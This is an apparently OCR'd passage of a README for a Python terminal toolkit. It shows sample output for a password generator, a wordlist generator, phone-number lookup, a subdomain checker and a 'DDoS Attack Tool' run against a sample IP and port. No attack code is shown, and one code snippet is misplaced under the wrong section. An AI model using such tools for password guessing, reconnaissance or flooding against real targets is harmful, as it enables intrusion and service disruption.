


```
    input("PRESS ENTER TO EXIT")

def password_generator():
    window_size( columns: 80, height: 20)
    print(font("PASSWORD GENERATOR"))
    loading()
    length = int(input("ENTER THE LENGTH OF THE PASSWORD: "))
```

```
   ____  ___   __________      ______  ____  ____
  / __ \/   | / ___/ ___/ |     / / __ \/ __ \/ __ \
 / /_/ / /| | \__ \\__ \| | /| / / / / / /_/ / / / /
/ ____/ ___ |___/ /__/ /| |/ |/ / /_/ / _, _/ /_/ /
/_/   /_/  |_/____/____/ |__/|__/\____/_/ |_/_____/

  ____________  _________  ___  _________  ____
 / ____/ ____/ | / / ____/ __ \/   |/_  __/ __ \/ __ \
/ / __/ __/ /  |/ / __/ / /_/ / /| | / / / / / / /_/ /
/ /_/ / /___/ /|  / /___/ _, _/ ___ |/ / / /_/ / _, _/
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 94.08it/s]
LOADING DONE!
ENTER THE LENGTH OF THE PASSWORD: 6
GENERATED PASSWORD OF LENGTH 6 IS: tgQoWc
PRESS ENTER TO EXIT
```

6. Wordlist Generator

Generates a wordlist based on given characters and length constraints, then saves it to a file.




```
    input("PRESS ENTER TO EXIT")

def password_generator():
    window_size( columns: 80, height: 20)
    print(font("PASSWORD GENERATOR"))
    loading()
    length = int(input("ENTER THE LENGTH OF THE PASSWORD: "))
```

```
 _      ______  ____  ____  __    _____________
| |     / / __ \/ __ \/ __ \/ /   /  _/ ___/_  __/
| | /| / / / / / /_/ / / / / /    / / \__ \ / /
| |/ |/ / /_/ / _, _/ /_/ / /____/ / ___/ // /
|__/|__/\____/_/ |_/_____/_____/___//____//_/

  ____________  _________  ___  _________  ____
 / ____/ ____/ | / / ____/ __ \/   |/_  __/ __ \/ __ \
/ / __/ __/ /  |/ / __/ / /_/ / /| | / / / / / / /_/ /
/ /_/ / /___/ /|  / /___/ _, _/ ___ |/ / / /_/ / _, _/
\____/_____/_/ |_/_____/_/ |_/_/  |_/_/  \____/_/ |_|

LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 92.89it/s]
LOADING DONE!
ENTER THE LETTERS FOR COMBINATION: abc
MINIMUM LENGTH OF THE PASSWORD: 3
MAXIMUM LENGTH OF THE PASSWORD: 5
Enter the name of the file to save the wordlist: wordlist1.txt
WORDLIST GENERATED SUCCESSFULLY!
PRESS ENTER TO EXIT
```

7. Phone Number Information Gathering


Displays carrier and region information for a given phone number.



```
LOADING...: 100%|██████████████████████████| 100/100 [00:01<00:00, 91.96it/s]
LOADING DONE!
ENTER THE PHONE NUMBER (with country code): +27 12 566 3819
+---------+---------------+
| Info    | Details       |
+=========+===============+
| Carrier |               |
+---------+---------------+
| Region  | Brits/Tshwane |
+---------+---------------+
PRESS ENTER TO EXIT
```

8. Subdomain Checker


Checks for common subdomains of a given domain.



```
LOADING...: 100%|██████████████████████████| 100/100 [00:01<00:00, 92.10it/s]
LOADING DONE!
ENTER THE DOMAIN NAME: google.com
FOUND SUBDOMAINS:
http://www.google.com
http://mail.google.com
PRESS ENTER TO EXIT
```

9. DDoS Attack Tool

Performs a simulated DDoS attack on a given target IP and port.



```
    ____  ____  ____  _____    ___  ______________   ________ __
   / __ \/ __ \/ __ \/ ___/   /   |/_  __/_  __/   |/ ____/ //_/
  / / / / / / / / / /\__ \   / /| | / /   / / / /| / /   / ,<
 / /_/ / /_/ / /_/ /___/ /  / ___ |/ /   / / / ___ / /___/ /| |
/_____/_____/\____//____/  /_/  |_/_/   /_/ /_/  |_\____/_/ |_|


  __________  ____  __
 /_  __/ __ \/ __ \/ /
  / / / / / / / / / /
 / / / /_/ / /_/ / /___
/_/  \____/\____/_____/


LOADING...: 100%|████████████████████| 100/100 [00:01<00:00, 91.77it/s]
LOADING DONE!
ENTER TARGET IP: 192.168.1.1
ENTER TARGET PORT: 80
DDOS ATTACK STARTED
PRESS ENTER TO EXIT
```

Debian 12.x 64-bit (2) - VMware Workstation
File Edit View VM Tabs Help
Home
Debian 12.x 64-bit (2)
18:07
pythonProject
master
main
Project
main.py
wordlist1.txt
barcode1.txt.png
qrcode1.txt.png
pythonProject
350x350 PNG (1-bit color) 540 B
Terminal
Local
pythonProject > qrcode1.txt.png
Python 3.12 (pythonProject)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Partly sunny
Search
ENG
IN
18:07
20-06-2024